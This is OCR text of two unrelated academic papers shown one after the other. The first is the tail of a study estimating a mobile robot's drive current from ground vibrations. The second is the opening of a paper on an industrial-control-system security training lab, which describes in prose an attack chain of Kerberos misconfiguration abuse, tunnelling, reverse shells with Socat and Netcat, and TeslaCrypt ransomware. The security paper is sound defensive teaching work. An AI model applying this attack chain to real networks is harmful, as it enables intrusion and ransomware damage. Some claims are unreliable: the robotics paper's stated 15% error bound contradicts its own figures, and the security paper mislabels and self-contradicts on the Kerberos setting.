

Fig. 2. Dataset and network structure of the proposed method.

current consumption. The absolute values were used for the velocity, angular velocity, and current consumption of the left and right drive systems. For the training data, we used data obtained by changing the velocity and angular velocity and running for approximately 160 s. The test data were acquired at different times from the training data and run for approximately 160 s, changing the velocity and angular velocity in the same manner as the training data.

B. Results and Discussion

The experimental results are shown in Fig. 6. Fig. 6 (a) and (d) show the current consumption of the mobile robot's right and left drive systems on Ground A, respectively. The horizontal axis represents the time (s), and the vertical axis represents the current (mA). The light-blue line represents the measured current consumption of the drive system (actual value). The dark blue line represents the moving average of the measured value, and the red line represents the moving average of the estimated current consumption of the drive system. The moving averages for the dark blue and red lines were calculated using a median moving average of 100 samples. The remaining figures follow a similar approach, as shown in Fig. 6 (b) and

TABLE I. COMPARISON OF MEASURED AND ESTIMATED CURRENT AMOUNT FOR THE LEFT AND RIGHT DRIVE

		Sec. 1	Sec. 2	Sec. 3	Sec. 4	Sec. 5	Sec. 6	Sec. 7	Sec. 8	Sec. all
Ground A (Coated wood)	Measured current amount of the right drive [mAh]	13.67	13.86	4.95	12.29	13.46	12.44	13	7.4	227.2
	Estimated current amount of the right drive [mAh]	12.82	13.27	5.63	10.94	13.52	12.27	12.79	7.3	220.04
	Error rate of the right drive [%]	0.37	0.26	0.3	0.59	0.03	0.08	0.09	0.04	3.15
	Measured current amount of the left drive [mAh]	13.51	13.64	0.38	4.74	13.12	4.36	4.93	3.30	146.36
	Estimated current amount of the left drive [mAh]	12.01	13.48	0.80	5.38	12.24	4.33	5.06	3.96	143.16
	Error rate of the left drive [%]	1.02	0.11	0.29	0.44	0.6	0.02	0.09	0.45	2.18
Ground B (Snow / Stone tile)	Measured current amount of the right drive [mAh]	7.41	7.36	4.35	8.40	8.30	8.49	8.72	6.09	145.30
	Estimated current amount of the right drive [mAh]	9.24	8.60	4.98	7.38	8.99	8.89	8.77	5.41	154.34
	Error rate of the right drive [%]	1.26	0.86	0.44	0.7	0.48	0.27	0.04	0.46	6.22
	Measured current amount of the left drive [mAh]	7.35	7.09	1.49	1.48	7.57	1.02	1.29	0.00	70.51
	Estimated current amount of the left drive [mAh]	8.44	8.74	1.16	2.05	7.68	1.33	1.64	1.32	81.36
	Error rate of the left drive [%]	1.54	2.34	0.47	0.81	0.16	0.45	0.49	1.87	15.4
Ground (Snow / Concrete)	Measured current amount of the right drive [mAh]	7.31	7.45	5.11	8.29	8.41	8.33	8.74	6.42	148.61



Fig. 5. Control input for current estimation.

(e), which display the current consumption of the drive system at Ground B, and Fig. 6 (c) and (f), which show the current consumption at Ground C.

The evaluation method is as follows: The experiment was evaluated in the global and local sections of each graph (Fig. 6). The quantitative evaluation involved calculating and comparing the current amount (mAh) in the global and local sections. Specifically, for the global interval, the total amount of current (mAh) was calculated from the beginning (0 s) to the end (158 s) of the graph, and the error rate (%) was determined by comparing the measured value (true value) with the estimated value. To evaluate the local intervals, the amount of current (mAh) was calculated for the interval highlighted in light red (8 s) on the graph, and the error rate (%) for the total amount of current was calculated from the error between the measured (true) and estimated values. Local sections were evaluated for eight sections from Sections 1 to 8, which are highlighted in light red in the graphs. Table I lists the measured (true) and estimated values and error rates for each graph's global and local sections.

First, the results in Fig. 6 show that the estimated current consumption fluctuates in response to changes in the mobile robot's velocity and angular velocity, mirroring the fluctuations in the drive system's current consumption in both environments. Next, the evaluation of the global interval in Table I confirmed that current consumption could be estimated with an error of 3.15 % for the right drive system and 2.18 % for the left drive system in Ground A. We also confirmed that in a snowy environment, the amount of current could be estimated with an error of 15 % or less, even for Grounds B and C. We estimated the current with an error of 15 % or less for all grounds because, using vibrations, we generated a current consumption model that corresponded to the geology, making it possible to estimate the current consumption with high accuracy. This discussion is explained as follows: Fig. 7 shows the frequency analysis of the vibration (acceleration) measured on each ground surface. Fig. 7 (a) and (d) show the frequency analysis results on Ground A. The horizontal and vertical axes represent frequency and amplitude, respectively. The graph in Fig. 7 (d) is a zoomed-in view of the yellow-highlighted section in Fig. 7 (a). The green line represents the raw amplitude data, and the magenta line represents the moving average of the amplitude. The magenta line represents vibration data from the first run, and the black line represents vibration data from the second run. The same was true for the other graphs. Fig. 7 (b) and (e) show the results of the frequency analysis for Ground B, and Fig. 7 (c) and (f) show the results of the frequency analysis for Ground C.

The results in Fig. 7 confirmed that the frequency characteristics and amplitude magnitude differed depending on the ground type. Specifically, it was confirmed that Ground A has a relatively small amplitude and fluctuation compared to Ground B and Ground C. In addition, we confirmed that local peaks appeared for Ground A in the frequency bands of 7 Hz, 15 Hz, and 20 Hz. The amplitude of ground B was moderate compared to those of Ground A and C, and local peaks appeared in the frequency bands of 9 Hz and 16 Hz. The amplitude at Ground C was relatively higher than that at Ground A and B, with local peaks appearing in the frequency

bands of 9 Hz and 16 Hz. While local peaks were observed in similar frequency bands for Ground B and Ground C, the characteristics of these peaks differed. The 9 Hz local peak was gentle in both rounds B and C. When comparing Grounds B and C, it was concluded that Ground C had a larger amplitude. In addition, it was confirmed that the 16 Hz local peak had a sharp peak for Ground B and a gentle peak for Ground C. In addition to the features described above, a neural network can capture other features necessary for estimating the current consumption of the drive system. We believe that we were able to generate a current-consumption model corresponding to the geological environment using vibrations. As a result, highly accurate consumption current estimation is possible.

IV. Conclusions

This study aims to develop an end-to-end method for estimating the current consumption of a mobile robot drive system that considers geological conditions. We proposed new methods for collecting interaction data and generating current consumption models. In the interaction data collection method, we proposed an approach that effectively considers both internal and external factors affecting the drive system's current consumption and interactions by capturing physical phenomena, such as vibrations, generated by the interaction between the driving mechanism and the ground. In the current consumption model generation method, we introduced a neural network-based approach for generating a current consumption model using interaction data, accounting for measurement errors, outliers, noise, and global current fluctuations. Through experiments in a real environment, we confirmed that the current can be estimated with an error of 15 % or less. Specifically, on Ground A, which was coated with wood, the error rate was 3.15 % for the right drive system and 2.18 % for the left drive system. On Ground B, which had a snow-covered surface and a stone tile interior, the error rates were 6.22 % for the right drive system and 15.40 % for the left drive system. On Ground C, which had a snow-covered surface and a concrete interior, the error rate was 4.84 % for the right drive system and 15.47 % for the left drive system. Additionally, we confirmed that the frequency characteristics and amplitude sizes differ depending on the ground type, and that a neural network can capture the features necessary for estimating the current consumption of the drive system. Furthermore, we confirmed that vibrations can generate a current consumption model adapted to geological conditions. The experimental results demonstrate the effectiveness of the newly proposed interaction data collection and current consumption model generation methods. Therefore, we established an end-to-end method to estimate the current consumption of a mobile robot drive system that considers geological conditions.

We will now explain our future work. This study verified the method using three types of ground and one type of mobile robot. In future work, we plan to confirm the method with different types of ground and mobile robots. Additionally, the

operating time in this study was limited to about three minutes; we will conduct verification over a longer period to assess the method's applicability.

Enhancing Industrial Cybersecurity with Virtual Lab Simulations

Hamza Hmiddouch, Antonio Villafranca, Raul Castro, Volodymyr Dubetskyy, Maria-Dolores Cano
Department of Information and Communication Technologies, Universidad Politécnica de Cartagena, Cartagena, 30202, Spain

***Abstract*—The increasing integration of Industrial Control Systems (ICS) within production environments underscores the urgent need for robust cybersecurity measures. However, securing these devices without disrupting ongoing operations presents a significant challenge. This study introduces a virtual laboratory environment that simulates real-world ICS networks, including a misconfigured Active Directory (AD) domain and a Supervisory Control and Data Acquisition (SCADA) node, to train cybersecurity professionals in recognizing and mitigating vulnerabilities. We propose a comprehensive setup of virtual machines—Windows Server, Windows Workstations, and Kali Linux—and follow the Purdue model for network segmentation, effectively bridging theory with hands-on practice. Demonstrating various penetration testing tools (e.g., Impacket, Kerbrute, Chisel, Socat, and TeslaCrypt ransomware), this work reveals how a single misconfiguration, such as disabling Kerberos pre-authentication, can cascade into severe breaches, including ransomware attacks on critical devices. Our preliminary results show that the virtual laboratory approach strengthens business continuity and resilience by enabling real-time testing of countermeasures without risking production downtime. This ongoing research aims to provide a practical, adaptable, and standards-aligned solution for cybersecurity training and threat response in industrial setting.**

***Keywords*—Cybersecurity; industrial control system; ransomware; virtual lab**

I. Introduction

Industries and corporations today operate in a hyperconnected environment, increasingly vulnerable to cyberattacks and persistent threats [1]. These threats jeopardize operational continuity, cause reputational damage, and pose significant financial and even national security risks. The evolution of Industrial Control Systems (ICS), traditionally isolated, from proprietary networks into networked infrastructure has exponentially expanded the attack surface. Consequently, the need for robust cybersecurity measures and skilled professionals trained to defend industrial environments has grown more urgent. According to ENISA, ransomware attacks on manufacturing caused an estimated €16 B in unplanned downtime in 2023 alone, with 80 % of incidents linked to mis-configured remote access or Active Directory (AD) services.

To address these challenges, virtualization emerges as a powerful tool for creating controlled experimental environments. Virtual laboratories offer a safe and flexible means to replicate the architecture and functionality of industrial organizations, enabling precise evaluation of devices, configurations, and cybersecurity measures under realistic conditions [2]. When aligned with recognized frameworks like IEC 62443 [3] and NIST SP 800-82 [4] or architectural segmentation models like the Purdue model [5], virtual labs help practitioners replicate ICS complexities at minimal cost and risk to live operations. By adapting to any scenario encountered, these laboratories provide a scalable and cost-effective solution for both training and research purposes.

Thus, the specific problem addressed in this work is how to verify and harden ICS security controls, especially AD configuration and network segmentation without exposing production assets to test failures. We pursue three objectives. First, to design a self-contained virtual lab that mirrors Purdue-model levels and common AD/SCADA interactions. Second, to demonstrate a complete adversarial kill-chain, from Kerberos misconfiguration through ransomware impact, using only open-source tooling. Third, to provide a reproducible template that practitioners can deploy for continuous workforce training and pre-deployment validation. Consequently, we present a virtual laboratory to investigate vulnerabilities in ICS and industrial networks, focusing on the exploitation of misconfigurations in AD domains. Using Kali Linux and a suite of specialized tools, including Impacket [6], Kerbrute [7], TeslaCrypt ransomware [8], Chisel [9], Socat [10], Netcat [11], and reverse shells, this work demonstrates how attackers can traverse a network, gather critical credentials, and ultimately encrypt key devices through ransomware attacks. The results of this approach highlight the potential impact of a single misconfiguration and the cascading effects it can have on industrial operations. The virtual laboratory constructed for this research comprises several virtual machines, each fulfilling distinct roles: Windows Server 2019 (AD DS), Windows 7 (Workstation7_5 and Workstation7_3), a simulated Supervisory Control and Data Acquisition (SCADA) node, and Kali Linux, organized according to the Purdue model. Using open-source pentesting tools, we replicate adversarial behavior and measure the effectiveness of standard security defenses. By detailing the lab configuration and attack workflow, this study offers a reproducible framework for both educational and research purposes. Organizations can integrate similar setups into their routine ICS cybersecurity drills, thereby enhancing workforce readiness and ensuring business continuity.

The remainder of this study is organized as follows: Section II reviews related works on ICS cybersecurity challenges and virtual training labs. Section III details the methodology, including the lab setup and segmentation approach, along with the tools and attack procedures. Section IV presents the results from reconnaissance to ransomware deployment, highlighting

This work is part of the project R&D&I Lab on Cybersecurity, Privacy, and Secure Communications (TRUST Lab), funded by the European Union NextGeneration-EU Recovery Plan for Transformation and Resilience, through INCIBE.

how each step exploits network segmentation flaws. Finally, in Section V, the conclusion summarizes the findings and suggests directions for future research.

II. Related Works

The increasing connectivity and digitization of industrial environments have heightened the need for robust cybersecurity measures to protect ICS from an expanding array of cyber threats (NIST SP 800-82 Rev. 3; IEC 62443). This section reviews contemporary advancements in industrial cybersecurity, focusing on virtual laboratories, educational tools, architectural frameworks, and advanced defensive techniques. It also examines their contributions, limitations, and potential for improvement.

Virtual laboratories have proven to be a valuable approach for cybersecurity training and research, offering safe and adaptable platforms for simulating industrial environments [12][13][14]. For instance, in [13], the authors developed a virtual lab using GNS3 and Packet Tracer, enabling students to manage and respond to security incidents in simulated networks. These labs gained relevance during the COVID-19 pandemic, allowing for remote training while maintaining educational quality. However, the authors noted that such simulations often fail to replicate the complexity of real-world industrial systems, limiting their practical applications.

The implementation of virtual laboratories, as it will be shown in this study, highlights their adaptability for replicating real-world ICS configurations. Tools like VMware, combined with structured models such as the Purdue segmentation model, allow for precise emulation of industrial scenarios. This approach bridges the gap between theoretical and applied cybersecurity training, offering a scalable framework for understanding vulnerabilities and testing defensive strategies. Similarly, [15] introduced serious games based on the MITRE ATT&CK framework as an innovative educational tool. These games simulate real attack scenarios, providing an interactive and engaging method for teaching ICS cybersecurity to individuals with minimal technical knowledge. While effective in bridging the gap between education and industry, the lack of tailored educational materials for ICS remains a significant limitation. Similarly, in [16] the authors demonstrated the effectiveness of digital simulations in improving attitudes and knowledge about cybersecurity. Students participating in immersive simulations showed significant improvement compared to those receiving only theoretical instruction. However, the authors emphasized the need to further adapt these simulations to industrial environments to maximize their impact.

Beyond training, advanced architectural frameworks such as Zero Trust are gaining traction for their potential to enhance ICS security. Cruz and Fonseca evaluated in [17] the implementation of a Zero Trust architecture in industrial settings, emphasizing continuous authentication of devices and users to eliminate implicit trust within networks. Zero Trust effectively mitigates common attacks such as ARP table poisoning and device spoofing. However, its high implementation costs and the operational shifts required pose challenges for resource-constrained organizations.

A dynamic cybersecurity model for ICS based on Software-Defined Networking (SDN) and Moving Target Defense (MTD) was presented in [18]. This approach creates a detecting-responding control loop, dynamically altering network topology to mitigate attacks in real time. Despite being promising for advanced threat protection, it requires careful consideration of performance impacts, particularly in time-sensitive industrial processes.

Honeynets have also demonstrated effectiveness in detecting and analyzing cyberattacks targeting ICS. In [19], the authors deployed a honeynet using Conpot and SNAP7 to emulate Siemens Programmable Logic Controllers (PLC), analyzing real attack data to enhance ICS defenses. While honeynets offer valuable insights, their success relies on careful configuration to avoid detection by attackers and their ability to mimic authentic ICS interactions convincingly.

Finally, the convergence of the Industrial Internet of Things (IIoT) with traditional ICS was studied in [20], revealing new cybersecurity challenges introduced by the proliferation of connected devices. Standards such as IEC 62443 and evaluation models for IIoT were identified as critical for securing these environments. However, the diversity of manufacturers and lack of interoperability among devices continue to hinder the development of unified security approaches. In practical applications, tools such as Impacket, Chisel, and Kerbrute have been used to simulate attack scenarios, highlighting the effectiveness of open-source software for ethical hacking and vulnerability assessments in industrial settings.

The reviewed studies underscore the importance of combining innovative approaches, such as virtual laboratories, advanced architectures, and specialized tools, to address the evolving threats faced by ICS. Although significant progress has been made, challenges such as high implementation costs, limited real-world applicability of simulations, and interoperability issues persist. This study replicates a real-world ICS environment, employing the previously mentioned tools to simulate various attack vectors, including credential harvesting and ransomware deployment. Compared with previous works, our framework covers domain misconfiguration and post-exploitation impact unlike the packet-tracer lab of [13]. Different from the Zero-Trust emulation by [17], it is fully open-source and, in contrast to the honeynet of [19], it supports blue-team remediation in the same environment. All these differences underline the unique contribution of a single, end-to-end test-bed that spans Levels 1-5 of the Purdue model. These practical applications provide critical insights into attacker behavior and inform the development of refined defensive strategies.

III. Methodology

This section outlines the design and implementation of a virtual laboratory to simulate an ICS environment. The methodology encompasses the laboratory setup, network segmentation, and the tools and techniques employed to identify and exploit vulnerabilities. The framework replicates real-world industrial scenarios, allowing for ethical hacking and comprehensive cybersecurity analysis.

A. The Purdue Model for ICS Segmentation

The Purdue Enterprise Reference Architecture (commonly known as the Purdue Model) is a widely recognized framework for structuring and segmenting ICS. Originating from the ISA-95 standard, it divides the industrial network into multiple hierarchical levels, ranging from enterprise management (top) to physical processes (bottom). This layered approach aims to minimize risk, ensure clear separation of critical functions, and maintain control over data flows across an industrial environment.

Level 5, known as Enterprise, represents the highest level, typically an organization's IT infrastructure. Business planning, logistics, and Enterprise Resource Planning (ERP) systems reside here. Although historically isolated from real-time industrial control, increasing connectivity has made this layer a target for lateral movement into the Operational Technology (OT) environment. Then, Level 4, for Site Business Planning and Logistics, focuses on plant or site-level activities, such as production scheduling, performance tracking, and quality assurance. It bridges the gap between pure enterprise systems and OT, where real-time production data may be aggregated and analyzed.

Operations and Site Control is represented by Level 3. It encompasses systems responsible for managing and monitoring the ICS, such as Manufacturing Execution Systems (MES), historians, and domain controllers (where Active Directory often resides). At this level, operators and engineers have oversight of production processes, making it a crucial boundary for security controls.

Level 2, the Supervisory Control, contains SCADA servers and Human-Machine Interfaces (HMI). These systems aggregate data from lower levels and provide real-time oversight, alarms, and process visualization. Attacks here can disrupt visibility and control over production lines or plants. Level 1 is Basic Control. It includes PLCs, Remote Terminal Units (RTU), and other controllers directly interfacing with sensors and actuators. Compromise at this level can have immediate consequences on the physical process: changing setpoints, triggering shutdowns, or causing safety hazards. Finally, Level 0 represents Physical Process, i.e., the actual machinery, valves, pumps, and sensors in direct contact with the product or material being processed. Security events at this layer can lead to physical damage, endanger personnel safety, and cause environmental incidents.

By compartmentalizing systems into these distinct levels, the Purdue Model ensures that each segment can be secured and monitored according to its unique operational requirements. For instance, traffic from Level 5 to Level 1 should be tightly controlled through firewalls, data diodes, or dedicated communication channels. This segmentation not only reduces the attack surface but also limits the impact of potential breaches: a compromise at one level is less likely to propagate to other, more critical levels.

In modern, highly connected environments, it is common to see hybrid or modified versions of the Purdue Model, especially where Industry 4.0 and IIoT devices have blurred traditional boundaries. Nevertheless, the core principles such as layered defense, segmentation, and controlled data flows, remain foundational to designing secure ICS networks.

B. Virtual Laboratory Configuration

The virtual laboratory was constructed using VMware Workstation and VMware ESXi Hypervisor 8.0 to create a highly adaptable and scalable platform for simulating an ICS network. The configuration was designed to replicate the hierarchical structure and operational dynamics of an ICS environment, adhering closely to the Purdue model. This virtual setup enabled precise simulation of critical components and interactions within the network, providing a controlled environment for ethical hacking and vulnerability assessment.

The laboratory included four virtual machines (VMs), each configured to emulate distinct roles within the ICS architecture as depicted in Fig. 1:

- Windows Server 2019: Configured with Active Directory Domain Services (AD DS), Dynamic Host Configuration Protocol (DHCP), and Domain Name System (DNS). This machine was deployed at Level 5 (enterprise) of the Purdue model, simulating the centralized administrative and directory services commonly found in industrial environments.
- Windows 7 Workstation (Workstation7_5): Representing an enterprise workstation, this VM operated alongside the Windows Server within the enterprise level (Level 5), providing a typical user endpoint for administrative tasks.
- Windows 7 Workstation (Workstation7_3): Deployed at Level 3 (operations), this workstation simulated a critical control node responsible for managing and interfacing with localized control systems. This machine was designated as a high-value target during the simulated attack scenarios.
- Kali Linux: Used as the primary penetration testing and ethical hacking platform. This VM was equipped with a suite of cybersecurity tools, including Impacket, Kerbrute, Chisel, and TeslaCrypt ransomware, for conducting controlled attack simulations.

The SCADA system, essential for localized control (Level 2), was implemented within a virtual machine. This simulated SCADA environment mirrored the functionalities of monitoring and controlling industrial processes, providing a realistic and secure alternative to a physical setup. The SCADA system's placement and interaction with other levels of the network adhered to the Purdue model, ensuring logical flow and segmentation.

Each virtual machine was created using ISO images uploaded to the ESXi datastore, with tailored configurations to replicate real-world performance characteristics. The resources allocated to each VM included:

- Windows Server 2019: 4 virtual CPUs, 8 GB RAM, and a 100 GB virtual hard disk.
- Windows 7 Workstations: 2 virtual CPUs, 4 GB RAM, and 50 GB virtual hard disks each.

- Kali Linux: 4 virtual CPUs, 8 GB RAM, and a 40 GB virtual hard disk.

The network topology was segmented into subnets to align with the Purdue model's levels, enhancing isolation and mimicking industrial best practices for ICS security. A virtual network switch configured within VMware ESXi facilitated interconnection between the VMs. Static IP addressing was employed to ensure controlled communication pathways, enabling the monitoring and precise testing of data flows between levels. Network isolation was implemented to mitigate the risk of lateral movement during simulated attack scenarios, simulating the security controls typically found in industrial networks.

The laboratory's architecture incorporated layered defenses and simulated interdependencies to replicate realistic operational environments. For example, the interaction between the enterprise level (Level 5) and the control level (Level 3) was facilitated through the Windows Server and workstation nodes, while the SCADA system provided monitoring and operational data to the control level. These configurations allowed for the simulation of scenarios such as credential harvesting, unauthorized network access, and ransomware deployment.

The Windows Server 2019 provided AD DS for the subnets 172.16.0.0/24 and 192.168.3.0/24. A domain group was created, comprising multiple users and a domain administrator. Each user was granted access to domain computers and workstations using their credentials. To simulate a real-world vulnerability, the Kerberos pre-authentication option was deliberately disabled for one user account. This misconfiguration was leveraged during the study to perform kerberoasting, extracting user credentials for offline attacks, as it will be shown later.

To emulate remote operational needs, SSH was implemented on the workstations. This configuration enabled administrators to remotely manage devices for updates, command execution, and troubleshooting. From a penetration testing perspective, SSH also facilitated pivoting, allowing compromised devices to serve as proxies for further exploration of the network. This setup mirrored real-world scenarios, where such services are often necessary yet can introduce vulnerabilities.

C. Network Segmentation

The network segmentation within the virtual laboratory adhered also to the Purdue model. This segmentation approach provided logical isolation between different levels of the ICS architecture, limiting the impact of potential compromises and enabling a structured approach to monitoring and controlling data flows. The network was divided into distinct subnets, each corresponding to a specific level of the Purdue model as illustrated in Table I:

- Level 5 - Enterprise: This subnet included the Windows Server 2019 configured with Active Directory Domain Services (AD DS), DHCP, and DNS (IP range 172.16.0.x), and a domain for the subnets 172.16.0.0/24 and 192.168.3.0/24, along with the Windows 7 workstation (Workstation7_5), representing a typical administrative endpoint in the enterprise level. This level facilitated administrative and enterprise-level operations, serving as the entry point for user activity and domain management.
- Level 3 - Operations: A separate subnet hosted the Windows 7 workstation (Workstation7_3), deployed in the 192.168.3.x subnet, designated as the operational control node. This level was responsible for managing processes and interfacing with the SCADA system.
- Level 2 - Localized Control: Simulated within a virtual machine, the SCADA system simulates a supervisory control and data acquisition node at 192.168.2.x. It replicates localized control and monitoring functionality.
- Level 1 - Process: Although physical devices like PLCs were not implemented in this study, the configuration allowed for integration in future expansions, maintaining logical consistency with the Purdue model.

Each subnet was configured with static IP addressing to facilitate precise control over communication between levels. For example, devices in Level 5 used an IP range of 172.16.0.x, while Level 3 devices operated within 192.168.3.x, ensuring clear delineation of zones. A virtual network switch within VMware ESXi connected the subnets, providing a secure and flexible means to control traffic.

The segmentation enforced strict isolation between levels using virtual firewalls and Access Control Lists (ACLs), which restricted inter-level communication to only essential traffic. For instance, the SCADA system in Level 2 could communicate with the operational workstation in Level 3 but had no direct access to enterprise-level resources in Level 5. This setup emulated real-world industrial security practices, such as implementing data diodes or network zoning, to minimize lateral movement by potential attackers.

Network monitoring was also integrated into the segmentation strategy, with tools like Wireshark used to capture and analyze traffic flows. This capability allowed for detailed observation of attack vectors during simulations, such as unauthorized access attempts or anomalous data transfers. The segmentation approach not only enhanced security but also facilitated the evaluation of vulnerabilities and the effectiveness of defense mechanisms.

By adhering to the Purdue model and incorporating advanced segmentation techniques, the virtual laboratory provided a robust platform for simulating ICS networks. This segmentation ensured that each level functioned independently while maintaining controlled interactions, creating an environment ideal for ethical hacking, vulnerability assessments, and the development of cybersecurity strategies.

TABLE I. NETWORK CONFIGURATION

Switch Port	Network IP	Virtual Machines
Enterprise	172.16.0.0/24	Kali Linux, Server, Workstation7_5
Operation and Control	192.168.3.0/24	Server, Workstation7_5, Workstation7_3
Localized Control	192.168.2.0/24	SCADA
Process	192.168.1.0/24	PLC



Fig. 1. The Purdue model and virtual lab.

D. Tools and Techniques

To identify and exploit vulnerabilities within the simulated ICS environment, a variety of open-source tools and specialized techniques were employed. These tools were carefully chosen to replicate real-world attack scenarios and analyze potential security weaknesses in a controlled, ethical framework.

Reconnaissance activities were carried out using tools like Nmap, which facilitated network scanning to identify active hosts, open ports, and services, providing an initial understanding of the network topology. Enum4linux was used to enumerate Windows shares and gather Active Directory information, including user lists and group memberships, while Nbtscan focused on retrieving hostnames and workgroup details within the network via NetBIOS scanning.

For exploitation, Impacket played a key role in enabling protocol-level interactions, such as NTLM relay attacks and remote command execution, to exploit weak authentication mechanisms in the Active Directory environment. Kerbrute was used to test the robustness of authentication policies by brute-forcing Kerberos tickets and enumerating valid usernames. To simulate lateral movement and pivoting between network zones, Chisel facilitated fast TCP/UDP tunneling, effectively bypassing segmentation controls. Additionally, Socat and Netcat were used to establish reverse shells, providing remote command-line access to compromised machines and enabling command execution and file transfers across the segmented network.

The study also simulated malware deployment to evaluate the impact of ransomware on industrial environments. TeslaCrypt ransomware was used to encrypt files on the target machine (Workstation7_3), demonstrating the devastating consequences of a ransomware attack on critical systems. Monitoring and analysis tools such as Wireshark were employed to capture and analyze network traffic, identifying anomalies and malicious activities during the simulations. Furthermore, the Sysinternals Suite provided detailed insights into process activity, registry changes, and system behavior during the simulated attacks, allowing for thorough post-exploitation analysis.

All tools and techniques were deployed within the controlled environment of the virtual laboratory, adhering strictly to ethical guidelines. No real-world systems or sensitive data were involved, and the study focused solely on educational and research purposes. This ensured compliance with best practices in cybersecurity experimentation.

E. Attack Simulation Workflow

The attack simulation workflow was designed to replicate real-world scenarios, focusing on the identification of vulnerabilities, exploitation of misconfigurations, and assessment of their potential impact on an ICS environment. The primary objective of the attack simulation was to demonstrate the potential risks posed by misconfigurations and network segmentation flaws in ICS.



Fig. 2. Attack flowchart (in blue the steps followed in this work).

As illustrated in Fig. 2, the attack path began with a deliberate misconfiguration in the Active Directory domain, where the "Do not require Kerberos pre-authentication" option was disabled for a user account. This vulnerability allowed for the extraction and offline cracking of Kerberos tickets, providing unauthorized access to domain credentials. Using these credentials, the attacker gained initial access to Workstation7_5, the enterprise workstation, and leveraged tunneling and pivoting techniques to compromise Workstation7_3, a critical operational control node. The final stage of the attack simulated ransomware deployment on Workstation7_3, highlighting the potential for severe operational disruption and economic impact. Therefore, the attack process was divided into three distinct phases: reconnaissance, exploitation, and post-exploitation, with each phase taking advantage of specific tools and techniques to emulate adversarial behavior.

